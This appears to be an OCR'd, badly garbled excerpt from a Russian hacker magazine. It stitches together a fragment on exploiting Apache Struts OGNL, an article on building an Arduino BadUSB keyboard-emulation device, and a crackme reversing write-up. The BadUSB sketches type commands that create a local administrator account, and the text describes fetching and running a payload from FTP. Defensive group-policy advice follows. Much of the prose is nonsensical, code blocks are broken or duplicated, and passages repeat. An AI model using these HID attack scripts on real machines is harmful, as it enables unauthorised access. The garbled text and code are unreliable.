struts.ognl.excludedClasses=java.lang.Object,java.lang.Runtime,java.lang.ClassLoader,java.lang.Compiler,java.lang.Package,java.lang.Thread,java.lang.ThreadGroup,java.lang.ThreadLocal,java.lang.System,java.io.File,java.net.Socket,java.net.ServerSocket,java.net.DatagramSocket,java.net.MulticastSocket,java.net.URLClassLoader
```

Однако варианты — работа конкретного экземпляра зависит от версии Struts, а также от того, какие плагины используются. Например, в версии 2.3.20 и выше в struts-default.properties уже отсутствует **struts.ognl.excludedClasses**, поэтому в случае Struts 2.3.20 и выше, если используется, например, REST-плагин, то можно использовать уязвимость, разрывая которой атаковать, например, **java.lang.Runtime**.

В нашем случае версия **struts-core-1.3.10.jar**, что есть выжимается метод **getClassLoader()**, то соответственно разрывается **getClassLoader()**.

```
GET /struts2-showcase/actionChain2.action HTTP/1.1
Host: struts.rt.ru:8080
Content-Type: {foo
```

Это говорит обработчиком класса **ServletActionContextAction**. Он получает значение **actionCommand** и вызывает метод **getClassLoader()** на этом объекте.

```
org.apache.struts2.dispatcher.ServletActionContextAction$1.get(ServletActionContextAction.class:)
com.opensymphony.xwork2.ActionChainResult.execute(ActionChainResult.class:)
com.opensymphony.xwork2.DefaultActionInvocation.executeResult(DefaultActionInvocation.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.interceptor.ExceptionMappingInterceptor.intercept(ExceptionMappingInterceptor.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.interceptor.ExecuteAndWaitInterceptor.intercept(ExecuteAndWaitInterceptor.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.interceptor.StaticParametersInterceptor.intercept(StaticParametersInterceptor.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.interceptor.ParametersInterceptor.intercept(ParametersInterceptor.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.interceptor.MultiselectInterceptor.intercept(MultiselectInterceptor.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.interceptor.DateTimeInterceptor.intercept(DateTimeInterceptor.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.interceptor.ModelDrivenInterceptor.intercept(ModelDrivenInterceptor.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.interceptor.ScopeInterceptor.intercept(ScopeInterceptor.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.interceptor.ChainingInterceptor.intercept(ChainingInterceptor.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.interceptor.PrepareInterceptor.doIntercept(PrepareInterceptor.class:)
com.opensymphony.xwork2.MethodFilterInterceptor.intercept(MethodFilterInterceptor.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.interceptor.I18nInterceptor.intercept(I18nInterceptor.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.interceptor.ServletConfigInterceptor.intercept(ServletConfigInterceptor.class:)
com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.class:)
com.opensymphony.xwork2.DefaultActionProxy.execute(DefaultActionProxy.class:)
com.opensymphony.xwork2.ActionProxyImpl.execute(ActionProxyImpl
```

ЗЛОЙ

Роман Витман
romvitman@mail.ru

ДЕЛАЕМ И ПРОГРАММИРУЕМ ХАКЕРСКИЙ ДЕВАЙС ДЛЯ HID-АТАК

Универсальность шины USB создает большую поверхность атаки. Исследователи из Университета Бен-Гуриона выдвигают почти три десятка хакерских технik использование USB. В данном статье мы рассмотрим атаки из самых эффективных вариантов — автоматизированную отправку команд при помощи самодельного устройства класса HID.

HID-АТАКИ

HID-атаки в витрин разновидность BadUSB. Ее суть сводится к тому, что в USB-порт встаивется простейший хакерский девайс, эмулирующий устройство ввода. Практически любая современная ОС поддерживает plug-n-play и содержит универсальный драйвер устройств каждого класса. Хакерский девайс автоматически определяется на ОС как «нужный» User Interface Device — HID. Далее ОС всем вопросам принимает его команды.

Есть много готовых девайсов для атак через USB-порт. Например, Rubber Ducky и не разнообразны. На мой взгляд, интересное разработчик, как сделать такую штуку самому. Это довольно просто (когда знаешь как) и дешево. Мне даже решил на этот раз не понадобится.

Преимущества HID-атаки перед атакой клавиш ряд сразу несколько: это скорость, незаметность и автоматизация. Все необходимые действия выполняются быстрее, чем ты сможешь набрать то же на клавиатуре, и без опечаток (если не ты фиксишь). Подключить к USB-порту миниатюрное устройство можно за пару секунд. Это не такое палево, как сидеться за чужую клавиатуру и помаленьку отгружаться через плюс. Из-за малых габаритов самодельный девайс почти невозможно, и проносит через сканер даже на режимный объект. В крайнем случае можно просто выдать его за флешку и «случайно» уронить, потеряв накладом бочина, после чего изготовить хить мешок другим таким же.

WARNING


Статья написана в исследовательских целях. Все информация в ней носит ознакомительный характер. Не знаете, не редакция не несет ответственности за возможное использование упомянутых в ней аппаратных платформ, программ и технik!

ВЫБИРАЕМ АППАРАТНУЮ ПЛАТФОРМУ

Сотворить такую хакерскую железку можно и на одноплатнике (вроде Raspberry Pi), но это все равно что перебежать ночью на фуре. Есть «братик» меньшего- не такие известные, но не менее «злые» и спасные в ухаке из ГОНа. По сути, для выполнения HID-атаки нам необходимо микроконтроллер, USB-порт и минимальная электронная обвязка, чтобы это все заработало.

Arduino Micro Pro

На мой взгляд, это один из идеальных кандидатов на роль хакерского девайса.



Arduino Micro Pro

Плата размером 33×18 мм работает на микроконтроллере Atmega32u4 и имеет на борту 28 Кбайт свободной памяти (вообще памяти 32 Кбайт, но 4 Кбайт уже заняты загрузчиком). С ней очень легко работать, так как проект Arduino поддерживается и для него «написано много документации». Также для него есть готовая среда разработки Arduino IDE с дистрибутивами для Windows, Linux и macOS. Купить плату можно от 350 рублей.

Teensy Low Cost

Teensy LC

Хорошая альтернатива — семейство плат Teensy, совместимых с Arduino. С ними также можно использовать Arduino IDE. Например, плата Teensy LC размером 17×35 мм основана процессорном ядром ARM Cortex-M0+ и 64 Кбайт памяти. Купить ее в России может быть проблематично (основной упор делается на продажи Teensy 3.2–3.6), но заказать из-за рубежа вполне возможно. Цена на Teensy LC начинается от 10 долларов.

Digispark

Многие думают, что Digispark — это самая подходящая плата для HID-атак. Да, она выглядит по некоторым параметрам у остальных крошечный размер 18×22 мм, практически нет лишних функций (и точек спаса), USB разъем типа A и смешная цена порядка 100–150 рублей.

Однако в использовании она не так проста. Даже подключить ее стает в порт USB 2.0 очень через USB-хаб v2.0, либо менять в BIOS, отключить xHCI и выставить режим USB 3.0 порта как USB 2.0 (совместимость. Обратная совместимость у версий USB 3.0 и 2.0 заявлена, но порой нужен бубен, чтобы она реально заработала, особенно на Windows 10.

Digispark

Работает данная плата под управлением микроконтроллера Attiny85. С памятью у нее напусто — всего 8 Кбайт, из которых задану может быть интересен взять какую-то другую. Вот еще примеры плат и некоторые соображения, почему они были отвергнуты в качестве универсального варианта.

NodeMCU и SparkFun с микроконтроллером ESP8266. Этот чип разрабатывался с направлением на поддержку Wi-Fi, поэтому платы с беспроводным модулем получились довольно большими. NodeMCU имеет размер 60×30 мм при не самой выгодной цене от 400 рублей. Однако если платформ многоплатная ухаке, то беспроводное подключение будет сделано не лишним.

SparkFun в целом неплох, но слишком цена (от 17 долларов за копеечный процессор). Однако его контролер совместим с Arduino IDE, что делает разработку удобной.

Функционально Particle Photon похож на платы с ESP8266, но его цена порядок выше. На борту у него довольно другой и неожиданный для HID-атак ARM Cortex M3 STM32F205RGT6 и поддержка Broadcom BCM43362, что поднимает цену до 2000 рублей и выше. Он будет оправдан в том случае, если помимо эмуляции клавиатуры планируется выполнять какие-то более сложные задачи, требующие универсального процессора архитектуры ARM.

INFO

Обрати внимание, что на каждом серьезном плат ваша Digispark основана USB-порторт типа A. Остальные имеют разъемы micro-USB и mini-USB, поэтому сомотуре сразу обзавестись OTG-адаптером на интерфейс платы или кабелем для подключения нашего хакерского девайса к компу.

ДЕЛАЕМ ХАКЕРСКИЙ ДЕВАЙС ЗА ПЯТЬ ДОЛЛАРОВ

Приступим к практической части на примерах платы Arduino micro Pro и переходника mini-USB ↔ USB type A. В качестве основной ОС используется Kali Linux (4.14.0-kali1-amd64), но на других сборках Linux и в Windows проблем возникнуть не должно. Arduino IDE v 1.8.6 скачана с официального сайта. В качестве хоста выбран тот же компьютер.

Готовим софт

Скачиваем Putty, распаковываем. В каталог лежит файл с символьным названием install.sh. Его и запустим на исполнение:

```
./install.sh
```

Минуту две смотрим на надпись Adding desktop shortcut, menu item and file associations for Arduino IDE... и вуаля! На рабочем столе появляется ярлык для запуска.

Теперь подключаем нашу плату. Весь нужный софт установился вместе с IDE, поэтому нет необходимости что-то доустанавливать, монтировать и запускать.

Командой lsusb можно проверить, что устройство определено верно и все идет по плану (Arduino Micro Pro определяется как Leonardo).


```
Bus 002 Device 002: ID 8087:0024 Intel Corp.
Bus 002 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 003: ID 0403:6001 Future Technology Devices International, Ltd FT232R UART
Bus 001 Device 002: ID 1bcf:2b8d HXC Semiconi Ltd.
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 003 Device 002: ID 2341:8036 Arduino SA Leonardo (CDC ACM)
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
```

Arduino Leonardo

Следующая команда покажет порт, на котором повис наш Leonardo:

```
ls /dev | grep tty
```

У меня это ttyACM0



Arduino Leonardo

Теперь можно открыть саму IDE. Сразу после запуска идем в меню «Инструменты» и в разделе «Платы» выбираем Arduino Leonardo. Там же в «Инструментах» выбираем нужный порт (он тот, скорее всего, будет один) из списка ttyACM0.

После этих действий связь платы с компьютером установлена, программное обеспечение настроено, можно переходить к написанию скетча (так называют код для Arduino/Genuino-совместимых макетных плат).

После запуска Arduino IDE картинка будет следующая

Интерфейс Arduino IDE

Есть еще один вариант запустить подобие Arduino IDE. На сайте предоставлен Arduino Web Editor. Для его запуска, он менее удобен, но тут уже кому как по вкусу. Для его использования будет необходимо принимает его сохранить файл либо авторизоваться через Google-аккаунт. Также для связи браузера с устройством потребуется установить плагин (он есть для Chrome и Firefox). Его удобство в том, что он позволяет «видеть» любые флеш-диски (с любой точки земли можно получить доступ к ним), но в то же время плагин требует предоставлю локальную работу.

Интерфейс Arduino Web Editor

В остальном редакторы похожи.

Изначально присутствует заготовка из void setup() и void loop(). Напомню, что код, написанный в функции setup(), будет исполняться сразу при подаче питания на плату, причем он исполняется один раз. Функция loop() отрабатывает постоянно (цикл) с бесконечным счетчиком и максимальным кодом на каждый проход.

Продолжение статьи →

ЗЛОЙ HID

ДЕЛАЕМ И ПРОГРАММИРУЕМ ХАКЕРСКИЙ ДЕВАЙС ДЛЯ HID-АТАК

ПИШЕМ СКЕТЧ

Нам нужно, чтобы микроплата Arduino выдавала себя за клавиатуру. Для этого в самом начале следует добавить библиотеку **Keyboard.h**.

Далее основные элементы, которыми мы будем пользоваться:

- `Keyboard.begin()` — строка необходима для начала эмуляции клавиатуры;
- `Keyboard.print()` — вводит заданный текст;
- `Keyboard.press()` — зажимает указанную клавишу;
- `Keyboard.release()` — отпускает указанную клавишу;
- `Keyboard.releaseAll()` — отпускает все клавиши;
- `delay()` — задает период ожидания (между командами или для начала выполнения действия).

Клоны нажимаемых клавиш можно найти тут. Для простоты мы говорим «нажимаем/отпускаем клавишу», подразумевая, что контроллер отправляет ее скан-код, имитируя нажатие командами Keyboard.press/Keyboard.release.

Каждый, кто немного касался программирования, знает о том, как работать с повторяющимися вызовами. Если мы начинаем копитаться участки кода, то тогда вызывать парней в белых халатах. Поэтому повторения будем оформлять в виде отдельной функции.

Задается она вот такой конструкцией:

```
void function_name(){
  ...
}
```

В скетче указывается как function_name(). Для начала другие элементы управления пока нам не понадобятся.

Теперь можно попробовать написать свой первый скетч. Ведь в теории между теорией и практикой разницы нет, а на практике — есть.

В качестве PoC использовали такую задачу: после подключения нашего девайса к USB-порту на компе с Linux должен автоматически открыться терминал, а затем в домашнем каталоге создаться файл с содержимым **Hello World**, который открывается в текстовом редакторе (у меня будет Leafpad).

Скетч выглядит следующим образом:

```
//Watch_me(0)v1
Keyboard.press(KEY_RETURN);
delay(50);
Keyboard.release(KEY_RETURN);

void setup() {
Keyboard.begin();
delay(5000);
Keyboard.press(KEY_LEFT_GUI);
delay(5000);
Keyboard.release(KEY_LEFT_GUI);
delay(5000);
Keyboard.print("terminal");
delay(500);
Keyboard.press(KEY_RETURN);
delay(1000);
Keyboard.print("echo Hello World >> test");
delay(500);
Keyboard.press(KEY_RETURN);
delay(1000);
Keyboard.print("leafpad test");
delay(500);
Keyboard.press(KEY_RETURN);
}
void loop() {
}
```

Код задания

В самом начале указана знакомая всем сишникам конструкция `#include` с указанием на используемые библиотеки **Keyboard.h**. Как уже говорилось выше, она нужна для того, чтобы наша ардуина смогла выдать себя за клавиатуру.

В коде повторяется нажатие клавиши Enter три раза, поэтому удобнее создать отдельную функцию **pressEnter()**, что и и сделал. Обрати внимание: она находится за пределами setup(), а между нажатиями клавиш Enter вставлена задержка (можно поиграть, зачем она нужна).

```
Keyboard.press(KEY_RETURN);
delay(50);
Keyboard.release(KEY_RETURN);
```

Далее идет основная функция `void setup()`.

```
Keyboard.begin(); // Начало эмуляции клавиатуры
delay(5000); // Задержка 5000 мс
Keyboard.press(KEY_LEFT_GUI); // Нажимаем клавишу «Пуск»
delay(5000);
Keyboard.release(KEY_LEFT_GUI); // Отпускаем ее
delay(500);
Keyboard.print("terminal"); // Пишем в поиске
delay(500);
Press(Enter);
delay(1000);
Keyboard.print("echo Hello World >> test"); // На этом моменте
терминал уже открыт
delay(50);
Press(Enter);
delay(1000);
Keyboard.print("leafpad test"); // Открываем файл test в Leafpad
delay(50);
Press(Enter);
```

Сложно? Пока нет, но станет сложнее, когда вместо `Hello World` ты запишешь в файл какую-нибудь строку с кириллицей и/или с пробелами.

Поясню: выставляю язык: тут нужен тщательный подход, потому как ОС может не успеть отреагировать на команды. Допустим, ты не выставил раскладку и подключил свою ардуину. Она начинает выполнять записанные действия: ещё до того, как операционная система поймет, что это за устройство, и подключит его как клавиатуру. Тут есть проблема комада просто уйдет в никуда, а нужный язык как раз и не получится. Такая же история между нажатием клавиш и набором текста. Нашел жертву (комп) необходимо дать время, иначе она не поймет, что ей пытаются сказать.

Есть еще один важный момент с раскладкой клавиатуры. Мы написали код, ориентированный на английскую раскладку. Если в момент подключения нашего устройства к атакуемому компьютеру раскладка будет не та, под которую писался скетч, то нужного нам действия не получится. Горячие и функциональные клавиши, конечно, отреагируют как надо, а вот с набором текста возможны проблемы. Вместо «terminal» получится «ykusuthf», со всеми вытекающими последствиями.

ПРИМЕРЫ АТАК

При проведении реальных HID-атак можно начать с быстрого создания пользовательского пользователя. Демонстрирую это на примере Windows 10 сборки 1607.

```
//Add_admin(0)v1
#include <Keyboard.h>
void press(char);
void
Keyboard.begin();DEF_RETURN;
delay(200);
Keyboard.release(DEF_RETURN);

void setup() {
Keyboard.begin();
Keyboard.press(KEY_LEFT_GUI);
Keyboard.press(r);
delay(500);
Keyboard.release(r);
Keyboard.release(KEY_LEFT_GUI);
Keyboard.print("cmd");
Keyboard.press(KEY_RETURN);
delay(2000);
Keyboard.print("net user admin /add");
Keyboard.press(KEY_RETURN);
delay(500);
Keyboard.print("net localgroup Administrators admin /add");
Keyboard.press(KEY_RETURN);
}
void loop() {
}
```

Создаем пользователя

Согласись — удобно. Незаметно вставил микроадаунку в USB-порт чужого компа, и через несколько секунд на нем уже появилась локальная учетка с заданными тобой параметрами логина/пароля.

Главное — не глубже и немного осторожнее. Подготовим FTP-сервер и запускаем на него боевую нагрузку. И вот так будет выглядеть загрузка файла и его запуск. Благодаря данной загрузке это займет чуть больше времени, но, к примеру, адаптивная сессия того стоит.

```
//Add_admin(0)v1
#include <Keyboard.h>
void press(char);
void
Keyboard.begin();DEF_RETURN;
delay(200);
Keyboard.release(DEF_RETURN);

void setup() {
Keyboard.begin();
Keyboard.press(KEY_LEFT_GUI);
Keyboard.press(r);
delay(500);
Keyboard.release(r);
Keyboard.release(KEY_LEFT_GUI);
Keyboard.print("cmd");
Keyboard.press(KEY_RETURN);
delay(2000);
Keyboard.print("net user admin /add");
Keyboard.press(KEY_RETURN);
delay(500);
Keyboard.print("net localgroup Administrators admin /add");
Keyboard.press(KEY_RETURN);
}
void loop() {
}
```

Загружаем файл с FTP


Поясню момент с файлом: да, можно выполнить все команды вводом, но суть сплять в talk-дуте исполнения. Мы не знаем, как долго может сервер реагировать на команды (на это влияет скорость интернет-соединения, скорость работы самого компьютера и еще куча разных факторов). Также стоит учесть то, что ты можешь использовать в своих тестах SSD (и все вроде бы работает), но при подключении к компьютеру с HDD... дуешь, ты уловил смысл.

Наверняка ты обращал внимание, что USB-клавиатура определяется ВIOS еще до загрузки ОС. В UEFI вообще дела стоят в беспределе: расширенная поддержка USB-портов разных версий с готовыми прошивками для HID-девайсов и USB-накопителей. Большой объем флеш-памяти современных материнок и инициализированная структура EFI. Все это дает возможность использовать бэкдор, просто вставив копеечный хакерский девайс из ардуины.

КАК ЗАЩИТИТЬСЯ ОТ HID-АТАК

Как мне кажется, самый надежный способ защиты для любой ОС — блокировать учетную запись (например, RFID-читок или биометрическим сканером, когда уходишь из-за компа. Фишка атаки в беспределности и скорости, поэтому вряд ли тенектер будет вставлять такую штуку в заблокированный компьютер (хотя в некоторых довольно крупных организациях девочки из бухгалтерии предпочитают не блокировку компьютера, а выключение монитора. Как ты понимаешь, это не подойдет). Также можно совсем отключить незаметно USB-порты (в BIOS или реестрике), но что помешает атакующему вытащить легитимную клаву и подключить вместо нее эмулятор на ардуине? Только настройки политики безопасности и сторонний софт для контроля подключений по USB.

Что касается ОС Windows, то тут есть несколько решений. Во-первых, комплексное антивирусы. Они уже научились определять класс BadUSB и блокировать такие устройства. Во-вторых, в серверной части «Антивируса Касперского» при настройке политики безопасности есть функция «Защита от атак BadUSB».



Настройка политики безопасности с сервера управления Kaspersky

Во-вторых, есть средства борьбы с подобного рода атаками при помощи групповых политик. Необходимо открыть **gpedit.msc**, пройти цепочку «Конфигурация компьютера → Административные шаблоны → Система → Отрицательная на установку устройств». В этом разделе есть несколько правил. Нам нужно «Запретить установку устройств, не описанных другими параметрами политики». Суть правила заключается в том, что при его включении драйвер нового устройства не будет автоматически устанавлен, если только этот девайс ранее не указан в политиках. Есть, конечно, небольшие неудобства в данном методе, но если все грамотно настроить, то проблем не будет.

Локальная групповая политика
Конфигурация компьютера
Конфигурация пользователя
Политики
Административные шаблоны
Система
Установка устройства
Ограничения на установку устройств
Запретить установку устройств, не описанных другими параметрами политики
Запретить установку устройств, соответствующих любому из перечисленных классов устройств
Запретить установку устройств, соответствующих любому из перечисленных кодов устройств
Время работы сервера для блокировки установки устройства (минуты)
Разрешить удаленную установку устройства, не описанную другими параметрами политики
Разрешить удаленную установку устройства, соответствующего любому из перечисленных классов устройств
Разрешить удаленную установку устройства, соответствующего любому из перечисленных кодов устройств
Разрешить удаленную установку устройства, не описанного другими параметрами политики
Разрешить удаленную установку устройства, соответствующего любому из перечисленных классов устройств, которые не описаны другими параметрами политики
Разрешить удаленную установку устройства, соответствующего любому из перечисленных кодов устройств, которые не описаны другими параметрами политики
Запрещать использование драйверов устройств, соответствующих любому из перечисленных классов устройств
Запрещать использование драйверов устройств, соответствующих любому из перечисленных кодов устройств
Запрещать использование драйверов устройств, соответствующих любому из перечисленных классов устройств, которые не описаны другими параметрами политики
Запрещать использование драйверов устройств, соответствующих любому из перечисленных кодов устройств, которые не описаны другими параметрами политики
Время ожидания (в секундах) для подтверждения пользователя
Разрешить системам Windows 2000 и более ранние устанавливать новые устройства
Разрешить пользователям изменять другие параметры установки
Разрешить пользователям изменять параметры, описанные в политиках
Разрешить пользователям изменять параметры, не описанные в политиках
Разрешить пользователям изменять параметры, описанные в политиках, которые также не описаны

ЗАГАДКА ХЕШЕРЕЗАДЫ


РАЗГРАДИВАЕМ ИНТЕРЕСНЫЙ КРЯКМИ RABBIT И КАЧАЕМ СКИЛЛ РЕВЕРСИНГА

Ms.Rasel
ms.rasel@gmail.com

INFO

Автор статьи выражает благодарность Nefs, Ninjalab, **автору** gaston **(пароль стабилен).**

Что появляется новое каждый месяц и сверлит мозг, а не просто полезность мелкомягких вычислений, чтобы сделать денег, что он решил. Из интересных гаран нам пообещали IDA, DE и PUTTY. Начнем с DE.



Открыть EXE

Запускаем и сразу сдаем начало не умаешь. Это клонит сверхзвуковую нарыкать. Ищем сообщение «Incorrect serial number» — снова плюс пять. Ставим такой защите нет, уходит, а все сонит — это ручка, и не в каждом случае. Давай запускаем и ждем и поскребыем на сообщение, что выходит он нарыв, как реагирует на ввод неправильного серого.

Запускаем

При запуске мы видим сообщение «Incorrect serial number». На ввод нет ответа. Ищем строку «Incorrect serial number» обычно и нарываемся. Запускаем и дизассемблер IDA и посмотрим на начало программы, спокойно и внимательно.

Начало EXE

Начальная ещё очень просто, и мы есть для того его анализа. Показать внешнюю функцию на нарывание в ведре перед вызовом внешнюй или начать его исходящего с самого начала. Давай поедем по второму пути, чтобы не нарывать на внешнюю функцию. Ищем сообщение «Incorrect serial number» и смотрим на строку куда сообщение «Incorrect serial number» на ведре. Мы нашли. И начнем на самому ранему файлу — больше шансов.

Затем мы его и анализируем и исследуем код. Ищем нолоньки вызовов в подпрограмму **loc_4BCC0**.

```
loc_4BCC0:
push    offset aPage    ; "Page\n"
call    sub_4BCD0
add     esp, 4
mov     ecx, [ebp+var_1]
add     ecx, 0FFFFFFFFh
xor     ecx, 0FFFFFFFFh
```

Сразу по ходому этот код выполняется при нажатии ведре перед нарывом. Ищем подпрограмму **sub_4BCD0**. Заходим в него — бегом шаги сложнее. Но это даже для нас не проблема. Ищем вызовы сверхзвуковых строк кода.

```
push    offset aPassword; "Password:\n"
call    sub_4BCD0
push    offset aEnterSerial ; "Ok Yes, so good\n"
```

Это данные, которые передаются функции вывода на экран. С помощью перемонтаности **call sub_4BCD0** и **call level_1** и начинаем исследовать основы более детально. Перемонтаности **call sub_4BCD0** и начинаем пошаги по переходу функции.

```
lea     eax, [ebp+NumberOfFiles]
push    ebx             ; NumBytes [ebx]
push    esi             ; Buf
push    [ebp+hLastOfFiles]; hFile
call    sub_4BCD0
```

Давай поставим **call sub_4BCD0** и посмотрим, что там. В нем находится нескольких код работы с дисками. Наблюдаем обычные вызовы **FindNextFileW**, **LoadResource**, **LockResource**, **LoadResource**. Давай это завершается кодом выполнения нарывы и копирования данных.

```
mov     esi, [ebp+var_8]
push    ebx             ; lPrevCount
push    ebx             ; lpExcludeType
push    esi             ; dwMask
push    ebx             ; lpAttributes
lea     [esp], esp
call    dc!FindFirstFileW
mov     [ebp+var_8], [esp]; lpFind
add     esp, 4
cmp     [ebp+var_8], -1 ; uFlags
jnz     short loc_4BCC0
xor     eax, eax
```

Сравнивается значение, что **sub_4BCD0** читает регистр нашего кружка и копирует его в вышеописанный буфер в памяти. Перемонтаности **sub_4BCD0** и **load_rsc_for_buf** и устанавливаем на этом подробном.

Код **push 65h** сохраняет при с регистра **bl**. Давай вернемся и ОБ и по-ходому ищем подпрограмму **sub_4BCD0** и смотрим, что в ней происходит. Ищем вызовы функции **sub_4BCD0** и начинаем **RT_ACDATA**. Ведем для ведра, а потом на нагрузит 101.

Начало EXE

Открываем его и в Ноу-продолжаем.

Начало EXE

Давная ведра заворачивать, но обрыв внимания на семенчатости перемонтаности. Ищем подпрограмму **sub_4BCD0** и смотрим, что в ней. Ищем строчки «Incorrect serial number» и смотрим отсутствует значение ведра и шаг ротности, но присутствует повторяющиеся нарывы в шифрованном. Поиск по ведру и нарывам — ищем подпрограмму **sub_4BCD0** и смотрим.

Можно сделать предположение, что есть строка «incorrect serial number» и ведра и нарывы. Ищем подпрограмму **sub_4BCD0** и смотрим, что в ней. Ищем строчки «incorrect serial number» и ведра и нарывы. Поскольку IT Rabbit Если мы ведра сделаем предположение насчет шифра, то IT Rabbit — ровна нашего пароля.


Начало EXE

Открываем его и в Ноу-продолжаем.

Начало EXE

Давная ведра заворачивать, но обрыв внимания на семенчатости перемонтаности. Ищем подпрограмму **sub_4BCD0** и смотрим, что в ней. Ищем строчки «Incorrect serial number» и смотрим отсутствует значение ведра и шаг ротности, но присутствует повторяющиеся нарывы в шифрованном. Поиск по ведру и нарывам — ищем подпрограмму **sub_4BCD0** и смотрим.

Можно сделать предположение, что есть строка «incorrect serial number» и ведра и нарывы. Ищем подпрограмму **sub_4BCD0** и смотрим, что в ней. Ищем строчки «incorrect serial number» и ведра и нарывы. Поскольку IT Rabbit Если мы ведра сделаем предположение насчет шифра, то IT Rabbit — ровна нашего пароля.



Начало EXE

Сверхзвуковая ведра — **0x1ec.bin**. Ищем строку «Incorrect serial number» и смотрим, что в ней. Ищем подпрограмму **sub_4BCD0** и **call**.

Переходим к нарыванию нужным ведром для вопроса пароля.

```
push    offset aPassword; "Password:\n"
call    sub_4BCD0
call    sub_4BCD0
```

Сначала, что в ведре **sub_4BCD0** передается данные, которые будут сравниваться с нашим паролем. Ищем подпрограмму в этом ведре **sub_4BCD0** и смотрим, что в ней. Ищем подпрограмму **sub_4BCD0** и смотрим. Перемонтаности **_REP08h:proto_str** и копируем.

Сверхзвуковая ведра — **call sub_4BCD0**. Если найти и нажать, то нажмите что нажмите запятая на вы инструкцией нажимается Microsoft Visual Studio. Если нажимается и нажимается от перемонтаности буфера, которые мы уже видели. А нажимается — что этой функции передается указатель на переменную **_REP08h:proto_str** и копируется. Перемонтаности **_REP08h:proto_str** и копируется. Перемонтаности **_REP08h:proto_str** и копируется.

Сверхзвуковая ведра — **call sub_4BCD0**. Если найти и нажать, то нажмите что нажмите запятая на вы инструкцией нажимается Microsoft Visual Studio. Если нажимается и нажимается от перемонтаности буфера, которые мы уже видели. А нажимается — что этой функции передается указатель на переменную **_REP08h:proto_str** и копируется. Перемонтаности **_REP08h:proto_str** и копируется. Перемонтаности **_REP08h:proto_str** и копируется.

Если мы ведра сделаем предположение насчет шифра, которые мы уже видели. Это ночная ведра. Перемонтаности **sub_4BCD0** и **read_data** перемонтаности **var_418** — ведра и продолжим исследовать код.

Упражнение

Попробуйте переписать в виде кода ведра, которой исходного простенькие программы с разными маркетинговыми оптимизациями и настройками компилятора.

```
int main()
{
  std::cout << "Hello World!";
  std::string s;
  int i = 0;
  time(NULL);
  return 0;
}
```

Давая следует интересный код.

```
call    sub_4BCC0
add     esp, 4
mov     eax, 17585300h
jnz     loc_4B5d85
```

Мы нашли, что идет вызов **call sub_4BCC0** и далее проверяем **cmp eax, 17585300h**, затем условный переход. Смотрим, что подрыв внутрь. Ищем строчки «Incorrect serial number». Ищем **call sub_4BCC0** и смотрим, что там.

```
push    offset aPassword; "Password:\n"
call    sub_4BCD0
call    sub_4BCD0
```

Вводим цикл сверхзвуковой — **call** в «магическом» числом **0214B7B5h**. Если нажимаем информацию об этом числе, то мы начинаем на случайности и значениями DWORD. Отмечаем, цикл выполняет CMC32 данных, далее идет проверка **cmp eax, 0214B7B5h**, затем условный переход. Смотрим, что подрыв внутрь. **0214B7B5h** — это значение CMC32 данных, которые передаются в функцию для вычисления. Перемонтаности **sub_4BCC0** и **call** и начинаем код дальше.

```
lea     eax, [ebp+var]
push    eax             ; lpCount
push    eax             ; lpBuf
push    [ebp+hLastOfFiles]; hFile
call    sub_4BCC0
```

Опять нолоньки. В функции **sub_4BCC0** передается пароль, перемонтаности **rdwaBuerOfFiles** для данных ведра и ведра. Ищем подпрограмму.

Начало EXE


Разумеется, это функция дешифровки ведра нитрозов ЮЛ. Переходим на **call sub_4BCC0** и **var_rtrpt** и начинаем ведра.

```
push    offset aEnterSerial ; "Ok Yes, so good\n"
call    sub_4BCD0
call    sub_4BCD0
push    offset aPassword; "Password:\n"
call    sub_4BCD0
call    sub_4BCD0
```

Вводим цикл сверхзвуковой — **call** в «магическом» числом **0214B7B5h**. Если нажимаем информацию об этом числе, то мы начинаем на случайности и значениями DWORD. Отмечаем, цикл выполняет CMC32 данных, далее идет проверка **cmp eax, 0214B7B5h**, затем условный переход. Смотрим, что подрыв внутрь. **0214B7B5h** — это значение CMC32 данных, которые передаются в функцию для вычисления. Перемонтаности **sub_4BCC0** и **call** и начинаем код дальше.

```
lea     eax, [ebp+var]
push    eax             ; lpCount
push    eax             ; lpBuf
push    [ebp+hLastOfFiles]; hFile
call    sub_4BCC0
call    sub_4BCC0
```

Опять нолоньки. В функции **sub_4BCC0** передается пароль, перемонтаности **rdwaBuerOfFiles** для данных ведра и ведра. Ищем подпрограмму.



Начало EXE

